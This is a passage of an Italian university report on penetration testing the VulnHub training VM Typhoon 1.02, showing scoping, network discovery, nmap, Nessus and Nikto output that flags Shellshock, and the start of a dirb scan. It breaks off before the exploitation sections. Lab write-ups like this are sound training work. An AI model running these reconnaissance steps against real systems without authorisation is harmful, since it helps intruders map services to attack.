

# UNIVERSITÀ DEGLI STUDI DI SALERNO



## **Penetration Testing And Ethical Hacking**

### **Metodologie e Strumenti utilizzati durante il Penetration Testing di Typhoon 1.02**

Candidato:  
Aniello Giugliano

Professore:  
Arcangelo Castiglione

Anno Accademico 2018/19

# SOMMARIO

## *1. Target Scoping*

*1.1 Raccolta requisiti del cliente*

*1.2 Preparazione del Test Plan*

*1.3 Definizione dei confini del Test*

## *2. Information Gathering e Target Discovery*

*2.1 Information Gathering*

*2.2 Target Discovery*

## *3. Vulnerability Mapping e Target Exploitation*

*3.1 Vulnerability Mapping*

*3.2 Target Exploitation*

*3.2.1 LotusCMS Exploit*

*3.2.2 Drupal Exploit*

*3.2.3 Apache Tomcat Exploit*

## *4. Post Exploitation*

*4.1 Privilege Escalation*

*4.2 Maintaining Access*


# 1.Target Scoping

## 1.1 Raccolta dei requisiti del cliente


Lo scopo di questa fase è quello di accumulare quante più informazioni possibili sull'ambiente da analizzare. Questo viene realizzato attraverso comunicazione verbale o scritta con il cliente che ci ha commissionato il lavoro. Nel nostro caso il cliente non è una vera e propria società fisica, ma si tratta di una macchina virtuale che abbiamo scaricato dal sito <https://www.vulnhub.com/> . In questo caso dunque si condurrà un'analisi preliminare del sistema solo sulla base delle informazioni disponibili su questa piattaforma, evitando quindi domande da sottoporre al cliente ed eventuali analisi sul personale e sulla società stessa. Poiché il processo di pentesting potrebbe arrecare danni alla macchina del Penetration Tester, tutte le fasi del processo verranno eseguite all'interno della sandbox della VirtualBox di Oracle.

La macchina Pentester utilizza il sistema operativo Kali Linux basato su Debian 64-bit che gira come macchina virtuale all'interno di Oracle VirtualBox con le seguenti specifiche tecniche:

Scheda Madre :




essore:




La macchina Target si chiama Typhoon 1.02 ed è basata sul sistema operativo Ubuntu-64 bit. Le Specifiche tecniche della macchina sono le seguenti :

Scheda Madre:



## Processore:



## 1.2 Preparazione del Test Plan

La tipologia di testing che andremo ad utilizzare è la GrayBox Testing, poiché abbiamo a disposizione solamente alcune informazioni riguardanti l'hardware della macchina target, ma non abbiamo alcuna informazione riguardo i software installati al suo interno.

Le risorse messe a disposizione per il processo di testing sono solamente le mie ore di lavoro e le risorse del PC utilizzato per effettuare il lavoro. Non sarà possibile a priori determinare i giorni che ci vorranno per completare il processo di testing, ma la mia stima è di circa 15 giorni.

## 1.3 Definizione dei confini del Test

Non ci si pone alcun limite ai confini del testing, infatti si cercherà di analizzare e attaccare la macchina target con qualunque strumento e si cercherà di individuare quante più vulnerabilità possibili cercando di sfruttarle per poter raggiungere l'obiettivo finale. La natura della simulazione permette di provare qualsiasi tipo di attacco alla macchina target senza il rischio di arrecare danni ad una società o ad un servizio online. L'obiettivo finale del test è quello di accedere alla macchina

virtuale Typhoon come root user e di riuscire a leggere il file “root-flag” che si trova all’interno della cartella root.

## 2. Information Gathering e Target Discovery

### 2.1 Information Gathering

Le uniche informazioni sulla macchina target che possiamo reperire le troviamo direttamente sul sito di Vulnhub. Nella descrizione di Typhoon otteniamo le seguenti informazioni :

#### Description

[Back To The Top](#)

#### Typhoon Vulnerable VM

Typhoon VM contains several vulnerabilities and configuration errors. Typhoon can be used to test vulnerabilities in network services, configuration errors, vulnerable web applications, password cracking attacks, privilege escalation attacks, post exploitation steps, information gathering and DNS attacks. Prisma trainings involve practical use of Typhoon.

MD5 (Typhoon-v1.02.ova) = 16e8fef8230343711f1a351a2b4fb695

OS: Linux

Author: PrismaCSI

Series: Typhoon


Format: VM(OVA)

DHCP service: Enabled

IP address: Automatically assign

## 2.2 Target Discovery

Creiamo una nuova rete Esame con indirizzi 10.0.2.0/24 , ed inseriamo entrambe le macchine, sia la macchina pentest che quella da testare, all'interno della stessa rete.



Troviamo l'indirizzo IP della macchina Kali attraverso il comando *ifconfig* , e quindi scopriamo che il nostro indirizzo ip è 10.0.2.15

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fef8:42a7 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:f8:42:a7 txqueuelen 1000 (Ethernet)
    RX packets 11877 bytes 17926437 (17.0 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2370 bytes 144585 (141.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 20 bytes 1116 (1.0 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 20 bytes 1116 (1.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~#
```



Per trovare l'indirizzo IP della macchina target , lanciamo il comando *arp-scan* sugli indirizzi di rete che vanno da 10.0.2.0/24 .

```
root@kali:~# arp-scan 10.0.2.0/24
Interface: eth0, datalink type: EN10MB (Ethernet)
Starting arp-scan 1.9.5 with 256 hosts (https://github.com/royhills/arp-scan)
10.0.2.1      52:54:00:12:35:00    QEMU
10.0.2.2      52:54:00:12:35:00    QEMU
10.0.2.3      08:00:27:0b:50:a4    Cadmus Computer Systems
10.0.2.4      08:00:27:52:b7:33    Cadmus Computer Systems

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.5: 256 hosts scanned in 3.756 seconds (68.16 hosts/sec). 4 responded
```

e scopriamo che l'indirizzo ip della macchina target è 10.0.2.4

Effettuiamo quindi una scansione con *nmap* della macchina target .  
La scansione ci mostra tutte le porte che sono aperte sulla macchina target, ed indica anche i servizi attivi su ogni porta.

```
root@kali:~# nmap -sV 10.0.2.4
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-12 10:40 EDT
Nmap scan report for 10.0.2.4
Host is up (0.00081s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.2
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.9.5-3 (Ubuntu Linux)
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))
110/tcp   open  pop3         Dovecot pop3d
111/tcp   open  rpcbind      2-4 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Dovecot imapd (Ubuntu)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
993/tcp   open  ssl/imap     ?
995/tcp   open  ssl/pop3     ?
2049/tcp  open  nfs_acl      2-3 (RPC #100227)
3306/tcp  open  mysql        MySQL (unauthorized)
5432/tcp  open  postgresql   PostgreSQL DB 9.3.3 - 9.3.5
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:52:B7:33 (Oracle VirtualBox virtual NIC)
Service Info: Hosts: typhoon, TYPHOON; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.61 seconds
```


## 3. Vulnerability Mapping e Target Exploitation

### 3.1 Vulnerability Mapping

Effettuiamo innanzitutto una scansione automatica delle vulnerabilità utilizzando il tool Nessus. Lo avviamo con il seguente comando:

```
root@kali:~# /etc/init.d/nessusd start
Starting Nessus : .
root@kali:~#
```

Accediamo tramite Browser alla pagina <http://localhost:8834>, eseguiamo una “Basic Network Scanning” e registriamo il risultato della scansione all’interno della cartella Test01. Dopo aver atteso la fine della scansione, cliccando sulla cartella Test01, ci troviamo davanti il seguente risultato:



La scansione rivela che sono state trovate 65 vulnerabilità. Diamo uno sguardo dettagliato alle vulnerabilità che sono state trovate.

FOLDERS

My Scans

All Scans

Trash

RESOURCES

Policies

Plugin Rules

Scanners

TELEABLE

Community

Research

Test01 / 10.0.2.4

Configure

Audit Trail

Launch

Export

Vulnerabilities 65

Filter

Search Vulnerabilities

65 Vulnerabilities

Sev	Name	Family	Count		
CRITICAL	GNU Bash (Multiple Issues)	CGI abuses	2		
CRITICAL	NFS Exported Share Information Disclosure	RPC	1		
MIXED	SMB (Multiple Issues)	Windows	11		
MIXED	SSL (Multiple Issues)	Service detection	8		
MIXED	SNMP (Multiple Issues)	SNMP	5		
HIGH	NFS Share User Mountable	RPC	1		
HIGH	Redis Server Unprotected by Password Authentication	Misc.	1		
HIGH	Samba 4.x < 4.8.12 / 4.9.x < 4.9.8 / 4.10.x < 4.10.3 Man in the Middle Vulnerability (CVE-2018-16860)	Misc.	1		
MIXED	SSL (Multiple Issues)	General	58		
MIXED	DNS (Multiple Issues)	DNS	4		
MIXED	SSH (Multiple Issues)	Misc.	4		
MIXED	TLS (Multiple Issues)	Misc.	4		

Host Details

IP: 10.0.2.4

MAC: 08:00:27:52:97:33

OS: Linux Kernel 3.13.0-32-generic

Start: Today at 9:09 AM

End: Today at 9:31 AM

Elapsed: 22 minutes

KB: [Download](#)

Vulnerabilities

Critical

High

Medium

Low

Info

## Filtriamo le vulnerabilità per *Critical*

Vulnerabilities 2

1 Filter

Search Vulnerabilities

2 Vulnerabilities

Sev	Name	Family	Count		
CRITICAL	GNU Bash (Multiple Issues)	CGI abuses	2		
CRITICAL	NFS Exported Share Information Disclosure	RPC	1		

Host Details

IP: 10.0.2.4

MAC: 08:00:27:52:97:33

OS: Linux Kernel 3.13.0-32-generic

Start: Today at 9:09 AM

End: Today at 9:31 AM

Elapsed: 22 minutes

KB: [Download](#)

Vulnerabilities

Critical

High

Medium

Low

Info

## Ed andiamo a vedere nel dettaglio di che tipo di vulnerabilità si tratta

Vulnerabilities 65

CRITICAL

GNU Bash Incomplete Fix Remote Code Injection (Shellshock)

Description

The remote web server is affected by a command injection vulnerability in GNU Bash known as Shellshock. The vulnerability is due to the processing of trailing strings after function definitions in the values of environment variables. This allows a remote attacker to execute arbitrary code via environment variable manipulation depending on the configuration of the system.

Note that this vulnerability exists because of an incomplete fix for CVE-2014-6271, CVE-2014-7169, and CVE-2014-6277.

Solution

Apply the referenced patch.

See Also

<http://lcamtuf.blogspot.com/2014/10/bash-bug-how-we-finally-cracked.html>

<http://www.nessus.org/u?dacf7829>

## CRITICAL GNU Bash Environment Variable Handling Code Injection (Shellshock)

### Description

The remote web server is affected by a command injection vulnerability in GNU Bash known as Shellshock. The vulnerability is due to the processing of trailing strings after function definitions in the values of environment variables. This allows a remote attacker to execute arbitrary code via environment variable manipulation depending on the configuration of the system.

### Solution

Apply the referenced patch.

### See Also

<http://seclists.org/oss-sec/2014/q3/650>

<http://www.nessus.org/u?dacf7829>

<https://www.invisiblethreat.ca/post/shellshock/>

Queste vulnerabilità potrebbero tornarci utili nella fase di Target Exploitation. Facciamo una scansione con Nikto2 , che è un tool che serve per rilevare vulnerabilità di sicurezza causate da errori di configurazione, utilizzo di file non sicuri ed applicazioni server obsolete.

```
root@kali:~# nikto -h http://10.0.2.4
- Nikto v2.1.6
-----
+ Target IP:      10.0.2.4
+ Target Hostname: 10.0.2.4
+ Target Port:    80
+ Start Time:     2019-06-12 10:59:25 (GMT-4)
-----
+ Server: Apache/2.4.7 (Ubuntu)
+ Server leaks inodes via ETags, header found with file /, fields: 0xdc9 0x578fef1e684d5
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.5.9-lubuntu4.26
+ Entry '/mongodbadmin/' in robots.txt returned a non-forbidden or redirect HTTP code (200)
+ "robots.txt" contains 1 entry which should be manually viewed.
+ Apache/2.4.7 appears to be outdated (current is at least Apache/2.4.12). Apache 2.0.65 (final release) and 2.2.29 are also current.
+ Uncommon header 'nikto-added-cve-2014-6278' found, with contents: true
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271).
+ OSVDB-112004: /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability (http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278).
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ Uncommon header 'x-ob_mode' found, with contents: 0
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-3092: /cms/: This might be interesting...
+ /phpmyadmin/: phpMyAdmin directory found
+ 8500 requests: 0 error(s) and 17 item(s) reported on remote host
+ End Time:      2019-06-12 10:59:57 (GMT-4) (32 seconds)
-----
+ 1 host(s) tested
```



Effettuiamo anche una scansione con Dirb per ottenere una lista di tutte le Directory che sono contenute all'interno della macchina target.

```
root@kali:~# dirb http://10.0.2.4/

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat Jun 15 05:40:47 2019
URL_BASE: http://10.0.2.4/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


-----

GENERATED WORDS: 4612

